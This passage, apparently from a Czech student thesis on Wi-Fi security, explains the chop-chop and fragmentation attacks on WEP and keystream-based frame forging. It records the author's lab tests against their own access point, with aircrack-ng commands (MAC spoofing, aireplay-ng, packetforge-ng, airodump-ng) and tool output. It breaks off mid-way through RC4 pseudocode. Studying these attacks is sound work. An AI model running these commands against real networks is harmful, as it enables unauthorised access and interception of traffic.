3) Provede se operace XOR mezi přijatou zašifrovanou zprávou a vygenerovaným keystreamem
4) Výsledek je dešifrovaná zpráva, ověří se ICV, pokud souhlasí, tak jsme přijatou zprávu úspěšně přijmuli a dešifrovali, pokud ICV nesouhlasí, tak se rámec zahodí

U WEPu je porušena zásada šifrování, a to že útočník nesmí znát ani část klíče. Zde útočník vždy zná 3 byty klíče – inicializační vektor. Inicializačních vektorů je jen 2^{24} = 16777216. Proto se hned nabízí velmi jednoduchý útok. Pokud útočník může kontaktovat stanici připojenou k AP, může jí zasílat např. UDP datagramy (se stejným obsahem) a hned si je zašifrované z AP odchytit. Z vlastních známých odeslaných dat a zachycených šifrovaných lze XORem odvodit keystream. Takto lze vytvořit dvojice (IV, keystream), které poslouží k dešifrování již neznámých dat, až se budou opakovat již použité IV.

V srpnu 2001 vydali Fluhrer, Mantin a Shamir (FMS) nástroj AirSnort, který umí zjistit WEP klíč analýzou zhruba 2 milionů rámců (40-bitový WEP) viz. [1]. V roce 2002 vyšel nástroj, který optimalizoval FMS útok. V srpnu 2004 byly publikovány útoky KoreK, který zobecňují FMS útok.


7 Test útoků na WEP

7.1 Chop-Chop

Tento útok umožňuje dešifrovat libovolný rámec zašifrovaný pomocí WEP. Útočník musí být v dosahu access pointu. Ten se použije k dešifrování. Funguje i proti dynamickému WEP, jestliže se během útoku nezmění. Dešifrování 1 rámce trvá desítky sekund až několik minut. Tato doba závisí na ztrátovosti rámců a je přímo úměrná délce rámce.

7.1.1 Princip útoku


Bezdrátové sítě 802.11 neřeší ochranu proti znovu vyslání stejného rámce. Integrita dat rámce proti změnám je realizována součtem ICV (integrity check value), který je založen na CRC32. Algoritmus CRC-32 je výborný na detekci chyb, ale není kryptograficky bezpečný, protože je lineární. CRC (x^y) = CRC(x) ^ CRC(y)



Obrázek 17 Zneužití lineárnosti CRC

Zpráva opatřená CRC kodem (1) je pomocí operace XOR a keystreamu (u WEPu RC4) zašifrována. Útočník zachytí tuto zašifrovanou zprávu (3). A ačkoliv nezná obsah (ten jen odhaduje), může změnit libovolné bity zprávy tak, že nebude porušen kontrolní součet. Připraví si masku bitů, které chce změnit (4) a spočítá její CRC. Nakonec provede XOR mezi zašifrovanou zprávou (3) a maskou změn (4). Výsledek (5) je změněná zašifrovaná zpráva bez znalosti keystreamu.

Autor tohoto útoku (na internetu vystupuje jako KoreK) se zaměřil na výpočet ICV a zjistil, že když se odstraní z WEPovaného wifi rámce poslední byte (tj. 1 byte z ICV), existuje maska změn ICV (4 byty), která závisí **pouze** na posledním **nešifrovaném** bytu datové části rámce (to je poslední byte ICV). Výpočet masky změn je provedení jednoho zpětného kroku při výpočtu ICV.



Obrázek 18 Úprava rámce pro chop-chop útok

Při útoku se spočítá maska změn s předpokladem, že nešifrovaný poslední byte je 0x00. Provede se XOR mezi maskou změn a o 1 byte zkráceným rámcem. ICV se vymění za nově spočítané a rámec je připraven k odeslání na AP, které prozradí jestli jsme se trefili s předpokladem 0x00, pokud ne, předpokládáme 0x01..0xFF a opakujem dokud se netrefíme.

To samé jinak:

Rámec 1:

datová část					ICV			
D0	D1	D2	D3	D4	I3	I2	I1	I0
xor								
K0	K1	K2	K3	K4	K5	K6	K7	K8	keystream
=								
R0	R1	R2	R3	R4	R5	R6	R7	R8	zašifrováno

Obrázek 19 Rámec před přidáním 1 bytu

Přidáním 1 datového bytu dostaneme rámec 2.

Rámec 2:

datová část						ICV			
D0	D1	D2	D3	D4	D5	J3	J2	J1	J0
xor									
K0	K1	K2	K3	K4	K5	K6	K7	K8	K9
=									
S0	S1	S2	S3	S4	S5	S6	S7	S8	S9

Obrázek 20 Rámec po přidání 1 B dat

Pokud máme rámec 2 (protože jsme zachytili zašifrovaný rámec, známe jen S1..S9 hodnoty), můžeme přejít na platný zašifrovaný rámec 1 pomocí uříznutí S9, R0..R4=S0..S4 a dopočítáním R5 až R8. Z rámce 1 vidíme:

I3 xor K5 = R5

Z rámce 2 vidíme:

D5 xor K5 = S5

Eliminací K5 z obou rovnic dostanem: I3 xor R5 = D5 xor S5.

R5=I3 xor D5 xor S5 = X xor S5


Hodnotu (I3 xor D5), označme ji X, musíme uhádnout, máme 256 možností (je to 1 byte). J0 závisí pouze na X (poslední krok výpočtu ICV).

R6 až R8 se spočítá jedním zpětným krokem výpočtu ICV na základě předpokládaného X.

Máme tedy rámec připraven k odeslání. Teď si vybereme jednu variantu poslání rámce.

7.1.1.1 Chování jako připojený klient


U připraveného rámce se nastaví flag TO-DS (ve frame control), source MAC bude MAC libovolného připojeného klienta a destination MAC je vymyšlená, pro každou hodnotu X jiná. Takto upravený rámec se odešle. Pokud jsme se trefili v odhadu X, AP přepošle tento rámec přes své bezdrátové rozhraní, protože ICV souhlasí, čímž nám právě oznámilo, že jsme uhádli X. Přeposlaný rámec si odchytneme. Podle destination MAC adresy přeposlaného zjistíme, jaké vlastně X jsme použili (při vytváření podvrženého rámce si musíme ukládat dvojice [hádané X, vymyšlená dest. MAC]).



Obrázek 21 Chop-chop: přeposlání rámce se správným odhadem

7.1.1.2 Chování jako klient, kterého AP odmítá

Access pointy umožňují nastavit, aby se přijaté rámce bezdrátovým rozhraním neodesílaly zpět přes toto rozhraní – potom spolu klienti na 1 AP nemůžou komunikovat. To znemožní předchozí variantu útoku, protože nám AP nedá vědět, že jsme uhodli X. Využijeme vlastnosti, že když AP přijme platný rámec od klienta, který není připojen, tak AP vyšle management deauth. rámec, aby tohoto klienta odpojil. Proto připravený rámec ještě upravíme tak, že source MAC bude nesmyslná vymyšlená a dest. MAC bude FF:FF:FF:FF:FF:FF, nastavíme TO-DS flag. Začneme posílat rámce vyrobené podle X z <0,255>. Když je X správné, AP pošle death. rámec, kde bude dest. MAC adresa taková, jakou měl uvedenou rámec upravený podle správného X. Podle této MAC najdeme X.



Obrázek 22 Chop-chop: AP prozradí správný odhad death. rámcem

Access point nemusí reagovat na naše rámce posíláním deauth. rámců. Potom je tento útok nefunkční.

Ze správného X se spočítá J0. Potom hledané K9 = J0 xor S9. Opakováním tohoto postupu na stejný rámec o 1 B menší se získá celý keystream (K8, K7, ...) a rámec se může dešifrovat.

7.1.2 Otestování útoku

Testoval jsem nástroj aireplay-ng. Je třeba přepnout wifi kartu do monitor modu a na stejný kanál jako AP, na který útočíme a podle ovladačů wifi karty se někdy musí nastavit ještě MAC adresa wifi karty stejná jako klienta, za kterého se vydáváme. Připojené klienty a jejich MAC adresy lze zjistit pomocí programu `airodump-ng` nebo `wireshark`.

```
ifconfig ath0 down
ifconfig ath0 hw ether 00:16:6F:6D:1F:D4 up #změna MAC
iwconfig ath0 mode monitor channel 13  #přepnutí do monitor
     modu a nastaveni kanálu
```

7.1.2.1 Varianta s připojeným klientem

Útočník posílá na AP zachycený upravený rámec, kde source MAC je MAC adresa povoleného klienta a destination MAC je nesmyslná vymyšlená.

Pokud není náš klient, za kterého se vydáváme právě připojen, aireplay-ng umí udělat autentizaci a asociaci k AP:

```
aireplay-ng -1 0 -e testovani -a 00:1B:11:4C:3C:91 -h
00:16:6F:6D:1F:D4 ath0
```

Význam jednotlivých parametrů:

- -1 říká udělej autentizaci a asociaci k AP
- 0 znamená, že autentizace a asociace se nebude opakovat (tj. provede se jen jednou)
- -e určuje ESSID sítě
- -a BSSID AP
- -h MAC adresa klienta
- ath0 je název rozhraní wifi karty s ovladačem madwifi-old

Spuštění útoku:

aireplay-ng -4 -h 00:16:6F:6D:1F:D4 -b 00:1B:11:4C:3C:91 ath0

```
Read 4 packets...

        Size: 98, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:1B:11:4C:3C:91
         Dest. MAC  =  00:16:6F:6D:1F:D4
        Source MAC  =  00:1B:11:4C:3C:91

        0x0000:  0842 d500 0016 6f6d 1fd4 001b 114c 3c91  .B....om.....L<.
        0x0010:  001b 114c 3c91 6003 0000 0000 7230 53f9  ...L<.`.....r0S.
        0x0020:  3e09 71bc dcbe e96a b1c0 dfcd ce5e 5590  >.q....j.....^U.
        0x0030:  c65f 258f e0a2 04db f706 b595 c2a2 9d2c  ._%............,
        0x0040:  83aa 7170 936f 9605 2906 a189 0e08 5496  ..qp.o..).....T.
        0x0050:  3e65 a7e9 1ae4 c33d d7f3 4838 dc01 f613  >e.....=..H8....
        0x0060:  719c                                     q.

Use this packet ? y

Saving chosen packet in replay_src-0708-003306.cap

Offset   97 ( 0% done) | xor = EB | pt = 77 |  230 frames written in   690ms
Offset   96 ( 1% done) | xor = 99 | pt = E8 |   10 frames written in    30ms
Offset   95 ( 3% done) | xor = D9 | pt = CA |   74 frames written in   222ms
.
.
Offset   36 (95% done) | xor = 99 | pt = 45 |   19 frames written in    57ms
Offset   35 (96% done) | xor = BC | pt = 00 |  230 frames written in   690ms
Offset   34 (98% done) | xor = 79 | pt = 08 |  148 frames written in   444ms

Saving plaintext in replay_dec-0708-003339.cap
Saving keystream in replay_dec-0708-003339.xor
Completed in 29s (2.07 bytes/s)
```

Obrázek 23 Výstup programu aircrack-ng při útoku chop-chop

Program se ptá, zda použít tento zachycený rámec. Dešifrovaný rámec je uložen do standardního formátu cap a ještě je uložen keystream pro zašifrování vlastních rámců a vyslání do sítě.

Při získávání bytu keystreamu se na AP posílá rámec o 1 B menší, než je původní délka rámce. Na výpisu je to jako Offset 97. Za povšimnutí stojí, že poslední zpracovávaný offset je 34. To znamená, že postupným zkracováním rámce program určil pouze posledních 64 B (97-

34+1) keystreamu. Jak se určí prvních 6 B ? A jak se postupuje, když jsou všechny datové byty odebrány a zbývá už jen ICV ? Pokud se přes wifi komunikuje „standardními protokoly“, tak prvních 8 B dat obsahuje LLC, které obsahuje 0xAAAA03000000XXXX. Prvních 6 B keystreamu se získá jako (LLC xor ciphertext).

hlavička 802.11		IV+číslo klíče		data		ICV	
1	24	25	28	29	30	31	34
				0xAA	0xAA		

Obrázek 24 Poslední rámec zjišťující offset 34

Některé access pointy přestanou spolupracovat po zpracování offsetu 35. Potom se předpokládá, že 7. byte LLC je 0x08 (to je v případě IP a ARP protokolu).

Znovu jsem zkusil tento útok, ale na access pointu jsem zakázal komunikaci mezi klienty. To znamená, žádné rámce, které AP přijme přes své bezdrátové rozhraní, nebudou přes toto rozhraní odeslány. To platí i pro broadcasty.

```
Read 12 packets...

        Size: 98, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:1B:11:4C:3C:91
         Dest. MAC  =  00:16:6F:6D:1F:D4
        Source MAC  =  00:1B:11:4C:3C:91

        0x0000:  0842 d500 0016 6f6d 1fd4 001b 114c 3c91  .B....om.....L<.
        0x0010:  001b 114c 3c91 f002 0100 0000 6c87 e2f4  ...L<.......l...
        0x0020:  b8ff 7641 2f31 74fb 19e4 0b11 bb69 f650  ..vA/1t......i.P
        0x0030:  145e 97ef 859d a769 312b fdb7 de22 dcbb  .^.....i1+..."..
        0x0040:  0c07 9a43 c8d7 0e08 bda0 2491 fbe9 6294  ...C......$...b.
        0x0050:  5fed fedb fe84 b253 e29e aa5e 08c9 58b4  _......S...^..X.
        0x0060:  0c90                                     ..

Use this packet ? y

Saving chosen packet in replay_src-0708-003903.cap

Sent 10196 packets, current guess: AC...

The chopchop attack appears to have failed. Possible reasons:

    * Target is 802.11g only but you are using a 802.11b adapter.
    * The wireless interface isn't setup on the correct channel.
    * You're trying to inject with an unsupported chipset (Centrino?).
    * The driver source wasn't properly patched for injection support.
    * You are too far from the AP. Get closer or reduce the send rate.
    * The wireless interface isn't setup on the correct channel.
    * The client MAC you have specified is not currently authenticated.
      Try running another aireplay-ng to fake authentication (attack "-1").
    * The AP isn't vulnerable when operating in authenticated mode.
      Try aireplay-ng in non-authenticated mode instead (no -h option).
```

Obrázek 25 Neúspěšný útok chop-chop

Útok se nezdařil, protože AP nepřeposlal rámec se správně uhodnutým bytem.

7.1.2.2 Varianta bez připojeného klienta

Spustí se stejně jako předchozí, ale bez parametru –h. Připojení klienta se neprovádí.

```
aireplay-ng -1 0 -e testovani -a 00:1B:11:4C:3C:91 ath0
```

Testovaný AP tento útok umožnil. A to při povolené komunikaci klientů, i při zakázání komunikace klientů (nevyužívá přeposílání rámců bezdrát-bezdrát).

7.2 Fragment útok

Stejně jako chop-chop je tento útok zaměřen na WEP a získání keystreamu a k němu IV. Je nutná spolupráce access pointu a 1 vhodný zachycený rámec. Výhoda fragment útoku je, že dokáže rychle získat dlouhý keystream (1500B).

7.2.1 Princip útoku

Data, která se posílají v jednom rámci, lze rozdělit a poslat pomocí více rámců – fragmentů. Fragmentace má výhodu, že při chybě se nemusí opakovat dlouhý rámec, ale jen jeho krátký fragment. V zarušených oblastech, kde častěji dochází k opakování rámců je při fragmentaci výkon sítě vyšší než, kdyby se posílaly dlouhé rámce. Každý fragment nese celou 802.11 hlavičku.

FC	ID	ADR 1	ADR 2	ADR 3	SC	IV+key#	DATA	ICV
MF=0					FN=0		ABCDEF10	

Obrázek 26 Příklad rámce před fragmentací

Ukázkový rámec má v datovém poli 4 byty. Tato data můžou být rozdělena do fragmentů a poslána jako více rámců. Po rozdělení do fragmentů po 2 bytech:


FC	ID	ADR 1	ADR 2	ADR 3	SC	IV+key#	DATA	ICV
MF=1					FN=0		ABCD	

FC	ID	ADR 1	ADR 2	ADR 3	SC	IV+key#	DATA	ICV
MF=0					FN=1		EF01	

Obrázek 27 Fragmentace pomocí více rámců

Používá-li se fragmentace, tak se u všech fragmentů v poli frame control nastaví bit more fragments na 1. Poslední fragment má ve FC nastaveno MF (more fragments) na 0. V poli sequence control se určité bity používají k číslování fragmentů. Access point zachází s fragmenty tak, že je všechny přijme a sestaví data zpět dohromady a potom je odešle v celku jedním rámcem, není-li nastaveno jinak. Všechny rámce nesoucí fragmenty jedněch dat mají stejný IV a tedy i keystream. Díky tomu funguje fragment útok.

Pokud máme IV a k němu keystream např. 7 bytů dlouhý, můžeme posílat rámce nesoucí 3 byty dat (4 B keystreamu se použijí na ICV). Takto lze poslat třeba 10 fragmentů, které reprezentují broadcast packet. AP přepošle tento packet jako 1 rámec, který si odchytíme. Protože známe odeslaná data před zašifrováním a z přeposlaného zachyceného rámce jejich novou zašifrovanou podobu, XORem mezi zachycenými a původními daty získáme nový delší keystream, zde 10 * 3B=30B. Jiný delší keystream se získá zopakováním postupu. Takto se lze rychle dostat na dlouhý keystream.



Obrázek 28 Fragment útok: složení fragmentů dohromady

Jak získat krátký keystream na rozjezd fragment útoku ? IP, ARP a další protokoly jsou do 802.11 rámců vloženy pomocí LLC. Hlavička LLC je hned na začátku dat v rámci. Pro IP packet vypadá LLC takto: 0xAAAA030000000800, potom následují byty IP hlavičky. ARP

má LLC: 0xAAAA030000000806. Prvních 7 bytů je stejných. Protože IP a ARP se hojně používá, zachytíme si nějaký rámec příslušející AP, na který útočíme. Keystream = (AAAA0300000008) XOR (prvních 7 B dat). Začneme vysílat rámce fragmentů. Pokud jsme si odchytli zašifrovaný IP nebo ARP packet a access point „podporuje“ tento útok, rychle získáme dlouhý keystream.

7.2.2 Test fragment útoku

Testoval jsem implementaci v programu aireplay-ng z balíku aircrack-ng 0.9.1. Stejně jako při testu chop-chop jsem wifi kartu Atheros přepnul do monitor modu na stejný kanál jako AP a nastavil MAC atheros karty stejnou jako má klient (druhá wifi karta ipw2915)

```
ifconfig ath0 hw ether 00:16:6F:6D:1F:D4 up
iwconfig ath0 mode monitor channel 13
```

Po spuštění útoku

```
aireplay -5 -b 00:1B:11:4C:3C:91 -h 00:16:6F:6D:1F:D4 ath0
```

program čeká na datový rámec mezi AP a klientem. Po zachycení rámce se zeptá, zda ho chceme použít. Umí použít i rámec ze souboru, když máme už dopředu dobře „nasniffováno“.

Potom jsem z klienta pingnul na AP, abych odchytil nějaký datový rámec.

```
ping 10.11.12.13
```

Aireplay-ng mi nabídnul nejdříve 3 rámce délky 68. To by odpovídalo ARP. 1. byl ARP request vyslaný klientem. 2. byl stejný rámec, jen přeposlaný access pointem. 3. byl ARP odpověď (na výpisu programu).

```
        Size: 68, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:1B:11:4C:3C:91
         Dest. MAC  =  00:16:6F:6D:1F:D4
        Source MAC  =  00:1B:11:4C:3C:91

        0x0000:  0842 d500 0016 6f6d 1fd4 001b 114c 3c91  .B....om.....L<.
        0x0010:  001b 114c 3c91 8062 0b00 0000 4687 16e4  ...L<..b....F...
        0x0020:  59a6 1388 647a 6903 5e07 a297 6b05 5db5  Y...dzi.^...k.].
        0x0030:  6a40 58cd 2ebe fbd5 98e7 cc5c 0ef0 e6d2  j@X........\....
        0x0040:  566a b99b                                Vj..

Use this packet ? n

Read 14 packets...

        Size: 124, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  00:1B:11:4C:3C:91
         Dest. MAC  =  00:1B:11:4C:3C:91
        Source MAC  =  00:16:6F:6D:1F:D4

        0x0000:  0841 0201 001b 114c 3c91 0016 6f6d 1fd4  .A.....L<...om..
        0x0010:  001b 114c 3c91 c001 c685 d200 1f5b 14d9  ...L<........[..
        0x0020:  88d6 b323 77df 6214 af22 8e3b bbcd 5231  ...#w.b..".;..R1
        0x0030:  e169 1236 97b0 a642 13d8 9423 ebfc 0890  .i.6...B...#....
        0x0040:  314e 60f4 c3ae 9cc3 2edb 603d 5afe a553  1N`.......`=Z..S
        0x0050:  0955 7783 2298 12bf a031 97bd 4343 7f24  .Uw."....1..CC□$
        0x0060:  3f2e 90a1 6a96 00bc beae 2e0b 9d0f 8f54  ?...j..........T
        0x0070:  85d8 1b0d e66a a5f8 0019 a6a8            .....j......

Use this packet ? y

Saving chosen packet in replay_src-0724-182451.cap
18:24:53  Data packet found!
18:24:53  Sending fragmented packet
18:24:55  No answer, repeating...
18:24:55  Trying a LLC NULL packet
18:24:55  Sending fragmented packet
18:24:57  No answer, repeating...
18:24:57  Sending fragmented packet
.
.
.
18:25:10  No answer, repeating...
18:25:10  Trying a LLC NULL packet
18:25:10  Sending fragmented packet
18:25:12  No answer, repeating...
18:25:12  Sending fragmented packet
18:25:13  No answer, repeating...
18:25:13  Still nothing, trying another packet...
```

Obrázek 29 aireplay-ng při fragment útoku


Všechny 3 rámce s ARP jsem odmítnul. Použil jsem až 4. rámec nesoucí ping request. Útok byl neúspěšný. Vyzkoušel jsem i další rámce nesoucí ARP i ping s příznaky toDS i fromDS. Přestože všechny vyzkoušené rámce měli v LLC nutné byty 0xAAAA0300000008, útok se nikdy nezdařil. Wiresharkem jsem zjistil, že aireplay vždy odeslal během útoku pomocí 12 nebo 13 rámců 3B fragmenty dat, rámec měl 35B (28+3+4,hlavička,data,ICV). Access point přijatý rámec vždy ACKem potvrdil, nikdy však nic nepřeposlal.

7.3 Vytvoření wifi rámce

Získané keystreamy z útoků chop-chop a fragment se dají využít k zašifrování vlastních dat v rámci bez znalosti WEP klíče. AP ani klient nemá možnost poznat, že tyto rámce jsou


podvržené. Protože z dostatečného počtu rámců (respektive různých dvojic [IV, keystream]) šifrovaných pomocí WEPu lze odvodit WEP klíč, injekcí vlastních vhodných rámců lze rychle vygenerovat potřebné rámce pro analýzu. Na málo vytížených sítích by trvalo dlouho odchytat potřebné množství. V protokolu WEP není definováno, jak se má volit IV, proto vůbec nevadí, že všechny podvržené rámce budou pořád používat jednu stejnou dvojici [IV, keystream].

Do podvrženého rámce se výborně hodí vložit ARP request. AP přijme ARP request a dešifruje ho. Protože se jedná o broadcast, AP přepošle tento rámec, ale s nově zvoleným IV a zašifrovaný novým keystreamem. V tomto případě v ARP requestu může být i IP adresa, která není vůbec v síti použita. Tyto přeposlané rámce útočník odchytí a použije pro odvození WEP klíče.



Obrázek 30 AP přeposílá ARP requesty

Problém může způsobit situace, kdy AP nepřeposílá žádné rámce přijaté svým bezdrátovým rozhraním. Potom je třeba se v ARP requestu dotazovat na IP adresu použitou na ethernetové síti, kde je AP připojen. Tam se velmi často dá nalézt gateway do internetu. IP gatewaye prozradí dešifrovaný rámec z útoku chop-chop. Nebo se může použít přímo IP adresa management rozhraní AP, je-li známa. Útočník potom k analýze používá odpovědi na ARP request.



Obrázek 31 AP nic nepřeposílá, využijí se zařízení na ethernetu

K vytvoření a zašifrování wifi rámce je v balíku aircrack-ng program packetforge-ng. Nabízí vytvoření wifi rámce s ARP, UDP, ICMP echo request packetem. Dovoluje u připravovaného rámce nastavit pole FC, bity toDS, from DS, BSSID, source MAC, destination MAC. Uživatel si může také připravit libovolný vlastní rámec. Packetforge-ng pro něj spočítá ICV a pak zašifruje. K vytvoření rámce je nutné mít keystream délky alespoň stejné jako budou mít data v rámci + 4B navíc (ICV).

Rámec nesoucí ARP se vytvoří příkazem:

```
packetforge-ng -0 -y replay.xor -w arpfake.cap -a
00:1B:11:4C:3C:91 -h 00:16:6f:6D:1F:D4 -k 255.255.255.255 -l
255.255.255.255
```

Paremetry programu:

- -0 rámec bude obsahovat ARP packet
- –y replay.xor je soubor s keystreamem
- -w arpfake.cap bude obsahovat vytvořený rámec
- -a 00:1B:11:4C:3C:91 je BSSID access pointu
- -h 00:16:6f:6D:1F:D4 je MAC adresa klienta
- -k je cílová IP adresa (v ARP k této adrese se zjišťuje MAC)
- -l je IP odesílatele

Na zachytávání přeposlaných rámců jsem použil program airodump-ng:

```
airodump-ng -c 13 -w zachyceno.cap ath0
```

Tyto zachycené rámce použiju v testu aircrack-ng (ptw útok) a aircrack-ptw.

Samotné vyslání rámce jsem provedl programem aireplay-ng:

```
aireplay-ng -2 -r arpfake.cap -x 1000 ath0
```

Ačkoliv jsem parametrem –x nastavil rychlost odesílání na 1000 rámců/s, program odesílal rychlostí 511 rámců/s. Z těchto vyslaných a potom přeposlaných rámců se za 1 sekundu zachytilo v pořádku přibližně 480 rámců.

```
CH 13 ][ Elapsed: 12 s ][ 2007-07-26 20:58

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:1B:11:4C:3C:91   75 100       15     2895  472  13  11  WEP  WEP         testovani

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:1B:11:4C:3C:91  00:16:6F:6D:1F:D4   58     0       28
```

Obrázek 32 Výpis programu airodump-ng

V horní části se zobrazují access pointy a v dolní všichni klienti (nemusí patřit k zobrazeným AP).

7.4 Odvození WEP klíče ze zachycených rámců

Podle počtu předpokládaných bytů keystreamu lze rozdělit nástroje odvozující WEP do 2 skupin. Do první skupiny patří AirSnort, WepLab. Ty z každého datového rámce využívají první 2 byty, což je LLC s obsahem AA AA. Používají tedy 2 byty keystreamu. Do druhé skupiny patří program aircrack-ptw. Ten pracuje s rámci nesoucí ARP a s 16B keystreamu. Program aircrack-ng umí starší metodu s 2B i novější metodu na ARP s 16B.

7.4.1 RC4

Protokol WEP používá k šifrování algoritmus RC4. Vstupem algoritmu je tzv. seed. U WEPu je to IV zřetězený se sdíleným WEP klíčem. Výstup je keystream. RC4 má 2 hlavní části. V první části se ještě před generováním keystreamu provede inicializace. Tu provádí Key Scheduling Algorithm (KSA). Druhou část tvoří Pseudo-Random Generation Algorithm (PRGA). Ta potom generuje keystream.

7.4.1.1 KSA

KSA inicializuje pole S podle seedu. Seed je v poli K. Délka pole K je v algoritmu označena jako *l*. U WEPu má pole K 8 bytů nebo 16 bytů. Pole S má 256 bytů. N =256.

```
KSA(K)
Initialization:
For i = 0 to N – 1
S[i] = i
j = 0
Scrambling:
For i = 0 to N – 1
